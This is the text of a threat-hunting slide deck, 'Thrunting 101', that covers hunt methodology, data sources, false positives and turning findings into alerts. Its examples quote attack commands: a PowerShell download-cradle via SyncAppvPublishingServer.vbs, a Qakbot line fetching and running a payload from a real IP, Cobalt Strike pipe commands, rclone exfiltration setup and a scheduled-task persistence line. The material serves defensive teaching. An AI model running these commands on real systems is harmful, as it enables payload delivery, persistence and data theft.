

Thrunting 101



Threat
Hunt
& Red Team



Thrunt
& Ream

Presenter



Jason Killam

Senior Detection Engineer
Red Canary




@killamjr



suspicious_link#9265

- I Hunt for threats and write cool detectors at Red Canary
- Worked in computer security for eight years, did computer stuff for ~15
- e
- I LOVE SPACE stuff, and lego



More Gratuitous Space Nerd Pics



<https://github.com/killamjr/Presentations/>

What is “Thrunting”

It’s a combination of the words Threat Hunting

- Portmanteaus are cool, DEAL WITH IT.

Yeah, but what IS thrunting?

- Basically it’s looking through data for undetected threats.
- Takes a lot of forms depending on what data you’re looking through.
 - Network Data, EDR, Cloud, can be almost anything



SwiftOnSecurity
@SwiftOnSecurity



Kellon(they/them) @KxBenson · Jan 31, 2022

I will always laugh when someone uses “Thrunting” instead of saying threat hunting.

Such a horrible abbreviation.

What I Think Thrunting Will Be



What Thrunting Ends Up Being



USAF CPTs do this already

Intel Driven Hunting

- Mission hunt ideas windows are usually scoped to two to four weeks so hunting for all the things is NOT practical
- Take a list of likely suspects to target an organization (e.g. Fancy Bear, QBot, Scattered Spider)
- Document their TTPs
- Search our SIEM/EDR for evidence of all of those TTPs

Thrumting at a High Level

Likewise you can apply these same steps for other hunts

- **Scope** - Narrow your search to a group, a MITRE technique category or tactic
- **Document** - find EVERYTHING you can about that group or technique
- **Search** - come up with ways to find that particular activity
- **Investigate** - look into your results, refine your search results
- **Automate** - Take those search results and turn them into alerts.

Start with a theory

Blog Post

- Great sources are usually from security related blogs, DFIR Report, BleepingComputer,
- Security vendors can be good sources if you can dig through the marketing fluff
- If they're good they'll make the detection parts of the blog clear, and at the end.


Detection In your Environment

- Related to an Incident - If so, finding new detection opportunities might help you prevent another
- How did the detection start? What was your initial indicator of compromise?
- Look at an incident as a plane crash investigation - a lot of things have to go wrong, it's always a combination of factors

MITRE/Lolbas/SIGMA Technique repositories


- MITRE has TONS of techniques nicely organized with explanations
- There's a lot of alerts to go through, just pick a category and go after it

<https://github.com/SigmaHQ/sigma>



DFIR Report Examples

Some examples with data from sysmon




```
cmd.exe /c echo nbproc > \\.\pipe\nbproc
cmd.exe /c echo xgxfpw > \\.\pipe\xgxfpw
cmd.exe /c echo ylfdup > \\.\pipe\ylfdup
```

The beacon creates the named pipe (seen in Sysmon EventID 17) and impersonates the *NT AUTHORITY\SYSTEM* account used to connect to

Image	EventID	PipeName
C:\Windows\syswow64\rundll32.exe	17	\nbproc
C:\Windows\SysWOW64\rundll32.exe	17	\xgxfpw
C:\Windows\SysWOW64\rundll32.exe	17	\ylfdup

Example from Security Events

The event logs corroborated a successful exploitation with a password update Event 4742 for one of the Domain Controller passwords.



MITRE Technique Example

Boot or Logon Initialization Scripts: Logon Script

Other sub-techniques of Boot or Logon Initialization Scripts (5)



Adversaries may use Windows logon scripts automatically executed at logon initialization to establish persistence. Windows allows logon scripts to be run whenever a specific user or group of users log into a system.^[1] This is done via adding a path to a script to the `HKCU\Environment\UserInitMprLogonScript` Registry key.^[2]

Adversaries may use these scripts to maintain persistence on a single system. Depending on the access configuration of the logon scripts, either local credentials or an administrator account may be necessary.

[Boot or Logon Initialization Scripts: Logon Script \(Windows\). Sub-technique T1037.001 - Enterprise | MITRE ATT&CK®](#)

SHOULD I be hunting for this?

- Is this something you think you'll see in your environment?
- Don't worry about hunting APTs if you're not a target, if you can't catch QBot
 - Use security reporting a blogs, or join a ISAC for your industry these can tell what some of your peer organizations are seeing
- Use intelligence to drive your hunt
 - Scope what you should hunt for to what you've seen or know
- Having an intel team is awesome, but “store bought” is good enough

Do we already detect this “thing”

- Did your existing coverage work? Are there gaps?
- You may already detect something at a different stage - does this new idea make it easier to understand the threat?
- **Depth of Coverage** - if you already detect this process or command are there other portions of the attack chain we can detect on?
- Is your current coverage fragile?
 - Dependant on one alert?
 - Dependant on the names of things?

Data Sources

- **Balance the information you want to gather with your organization constraints.**
 - Processing constraints, SIEM licensing
- **Working with data you know**
 - What are its strengths, gaps, and blind spots?
 - A lot of sensors make a decisions on what to collect before shipping it to the search platform
- **Working with data you don't know**
 - Explore it
 - Take a class
 - Find something regarding the basics

Search through your data

- **Get familiar with “Normal”**
- **Use data you have some control over to test what the output results in**
- **Use a gold image, your work PC or similar system to compare what you’re seeing, and understand what is expected behavior.**

Example Process Hunts

- Command Lines with mixed case
- Suspicious Process Paths
- Scheduled Task Data
- Service Creation

Example Process Hunts

Parent: **gup.exe** (notepad++ updater)

Path: Users\Public\Libraries\function\ZAMTESVNVDSELLYXUC.exe



✓ No security vendors and no sandboxes flagged this file as malicious

ee560acab243d04bfeec513dba0d6f984e02c83678465b2e2d22fb7b7072e134

IDMan.exe

peexe

overlay

runtime-modules

signed

direct-cpu-clock-access

via-tor

detect-debug-environment

DETECTION

DETAILS

RELATIONS

BEHAVIOR

CONTENT

TELEMETRY

COMMUNITY

1

Expect False Positives

- **Hanlon's Razor - "Never attribute to malice that which can be adequately explained by neglect"**
- **Understand the activity, there's a WHOLE lot of janky software out there, sometimes that's all it is.**
- **Example - Antivirus is not bulletproof, i've seen a lot of "high confidence" false positives from Chinese Software, game emulators, older software**

Verifying Activity

- **Google command lines: is someone talking about this on some antivirus forum, reddit or is the blog? These are often context goldmines**
- **Use sites like twitter, WTFbins, and lolbas**
 - **<https://wtfbins.wtf/>**
 - **<https://lolbas-project.github.io/>**
 - **twitter.com**

WTF Bins Example

SentinelOne

Contributed By: Dray Agha (@purp1ew0lf)

A legitimate PowerShell script associated with SentinelOne includes encoded PowerShell, AMSI bypass encoding, as well as strings for offensive security commands such as `Invoke-Mimikatz`. If running another security solution—like Defender—it may flag this SentinelOne legitimate PowerShell activity as malicious.



[Documentation](#)

Tags

sentinelone

powershell

Lolbas Example

.. / Syncappvpublishingserver.vbs

☆ Star 5,365

Execute

Script used related to app-v and publishing server

Paths:

C:\Windows\System32\SyncAppvPublishingServer.vbs

Resources:

- <https://twitter.com/monoxgas/status/895045566090010624>
- <https://twitter.com/subTee/status/855738126882316288>

Acknowledgements:

- Nick Landers (@monoxgas)
- Casey Smith (@subtee)

Detection:

- Sigma: [process_creation_syncappvpublishingserver_vbs_execute_powershell.yml](#)


Execute

Inject PowerShell script code with the provided arguments


```
SyncAppvPublishingServer.vbs "n;({New-Object Net.WebClient).DownloadString('http://some.url/script.ps
```

Google/Twitter Search Example

- I know saying “google it” seems like an eye roll answer, but you’d be surprised how often it results in useful context.



A screenshot of a Twitter search results page. The search bar at the top contains the text "wsf zip". Below the search bar, there are tabs for "Top", "Latest", "People", "Photos", and "Videos", with "Latest" being the selected tab. The search results show a tweet from the user "Cryptolaemus" (@Cryptolaemus1) posted 20 hours ago. The tweet content is: "#Qakbot - obama252 - .pdf > .zip > .wsf > ps > .dll", "wscript AprilN.wsf", "powershell \$Cucujus = ('http://94.131.117.145/555555.dat')", "foreach (\$disengage in \$Cucujus) {try {wget \$disengage -O \$env:TEMP\Smutter", and "rundll32 \$env:TEMP\Smutter,Nikn". At the bottom of the tweet, it says "IOC's" and provides a link to "github.com/prOxylife/Qakb...".



A screenshot of a Google search results page. The search bar at the top contains the text "Windows\logs\system-logs.txt". Below the search bar, there are tabs for "Shopping", "Videos", "Images", "Books", "Maps", "News", and "Flights". The search results show "About 44 results (0.40 seconds)". The first result is from ESET, titled "Two strange powershell processes (maybe coinminers?)", dated Apr 25, 2022. The snippet says: "Find C:\Windows\logs\system-logs.txt, find these strings. Snipped: The code was moved to the the attached file to squeeze the post." The second result is from Malwarebytes, titled "Powershell.exe issue - Resolved Malware Removal Logs", dated Mar 25, 2022. The snippet says: "Directory]:GetCurrentDirectory(); import-module AppvClient; Sync-AppvPublishingServer n; \$a = Get-Content C:\Windows\logs\system-logs.txt ...". The third result is from Avast.io, titled "Hiding in System Logs and Spreading VenomSoftX", dated Nov 21, 2022. The snippet says: "C:\Windows\Logs\system-logs.txt although we saw variants dropping the same 'log' files disguising as a 'driver' or a 'text' file, e.g."

Learn how a tool works

- **What options do you always have to use?**
 - What are its strengths, gaps, and blind spots?
- **What are some options you can look for that an attacker will use?**
 - With a lot of CLI tools commands work like this:
“Tool {functions} {options}”
 - So what functions would you care about happen, and which ones would you not?

Searching Strings

- **Looking for the defaults of cobalt strike can make good hunts**
 - Rundll32 - startw, no CLI
 - CS Named pipes
- **Red Teams usually customize this stuff but attackers often don't**
 - They usually only try to be quiet enough to get past most orgs
- **On the flip side malware like QBot has mostly advanced past this**
 - Rotating DLL exports every month
 - Hash busting DLLs

RClone

- **Rclone** has several functions but if we're looking for exfil there are only a few functions that matter
 - **Copy, move, sync** - to get files out of a network
 - There are often a bunch of command line options attackers use exfil we can look for
 - **Rclone Wars: Transferring leverage in a ransomware attack**

When in doubt, RTFM!

<https://rclone.org/docs/>

Appendix

As promised, the following table includes a list of Rclone commands that may be of particular interest.

FLAG	ACTION
sync	Sync files to a destination
copy	Copy files to a destination
config	Specify a configuration file
create	Create a configuration file
lsd	List directories

The following image shows what some of these command line flags might look like in the wild:

```
Process spawned by svchost.exe
c:\windows\system32\cmd.exe 5746bd7e255dd6a8afa06f7c42c1ba41 db06c3534964e3fc79d2763144ba53742d7fa258ca336f4a0fe724b75aa9ff386

Command line: C:\Windows\system32\cmd.exe /C c:\programdata\comms\rclone.exe config create remote mega user [redacted]@protonmail.com pass [redacted]
```

While this is a great place to start, the Rclone project is constantly being updated with new functionality, so keeping an eye on the **ChangeLog** and **Docs** may be helpful when looking for new ways to identify the utility moving forward.

Know Normal Find Evil

- **Start looking for what's “normal”**
 - Example: scheduled tasks, search for schtasks.exe -> create -> focus on path
 - Or options that would be useful to an attacker
- **Find the “Drunk Admin”**
 - This will be the one guy/admin that does non-evil stuff and fires your rule (there's always one)

Know Normal, Find Evil

Command Line

```
SCHTASKS /Create /SC ONSTART /TN "MyTasks\updatenew" /TR "C:\Users\%env:USERNAME%\update.bat" /F
```

Module Loads (26) ▾

Crossprocs (2) ▾


- **What about this schtask command is NOT normal?**
 - Do scheduled tasks normally use batch files?
 - Do scripts usually run from the root of a user folder?
 - Are the names of the files/task something we can use?
 - What options here would expect to NOT change?

Know Normal, Find Evil

- **Start with a query we know is noisy**
 - Start with a query for just schtasks + create
 - Dial-in the query, add **/TR** (task run), paths, “.bat” see what is/isn’t noisy
 - Look into results that you know are legit, this will help guide you on normal.
- **Look into suspect results, if they end up just being “janky” ask the user if you can, or figure out what they’re doing that’s odd**
 - Work around it, figure out what you can exclude on
 - Embrace the weirdness, and just hope it’s a one off

Post Hunt Decisions

- **You've found "Evil", now what?**
 - Scope it, remediate, and report on it
 - If you end up being wrong: learn from it, document it
 - Look for new suspicious behavior that you can use to hunt for
 - Start the cycle over again
- **Create a process to find the same evil again**
 - Hunting should result a detectable output
 - This can be in the form of a SIEM dashboard, or an alert



Post Hunt - Dashboards

- **Some detection logic makes for good “dashboards”, but not good alerts**
 - **Process writing a Registry run key**
 - Generic happens normally a lot, but common for malware
 - Find ways to bucket this kind of suspicious data and visualize it
 - **Unusual process paths (some are more sus than others)**
 - Public folder execution, users documents - more common than you would think, but the root of a folder is a lot more specific.
 - **I feel like AI/ML kind of fits into this category too (for now)**
 - **Test out new detection rules here, and if they're quiet, alert them**

Post Hunt - Alerts

- **Alerts should be logic that is reliable and identifiable**
 - If someone sees this command line, and the associated process tree would they immediately understand the evil?
- **Hints, context, automation, and notes, go a long way here**
- **Presentations on the topic/technique help in the short term, consider this for onboarding, or for short-term threats**
- **The compromised 3CX malware is a good example**

Post Hunt - Alerts

- **When sending there are also some important things to keep in mind**
 - **Provide links for analyst to pivot to the original alert context**
 - Alerts sent to platforms like The Hive might not have the full pcap or content, provide something that is as close to the “source” as possible.
 - **Enrich data wherever you can**
 - Tag IP addresses using OSINT, their ASN, geolocation
 - For domains, provide whois data

Post Hunt - Simulate It

- **Pass on the Incident response to your red teams**
 - **Purple Team**
 - Replicate what the adversary did, and make sure your new alert logic triggered it.
 - **Red Teams**
 - Pass on past Incident Response reports to your internal red teams
 - Give them insight in where your organization needs work
 - Allows them to use that adversaries playbook

Thrunting - summary

- **Thrunting works best on data you're familiar with, for me, that's process data**
- **Thrunting can be through pretty much any data, it's mostly about understanding a threat in the context of the data you're working with.**
- **Finding threats is awesome but make sure you find a way to “automate” finding it for next time.**

— **FEEDBACK**

Q & A

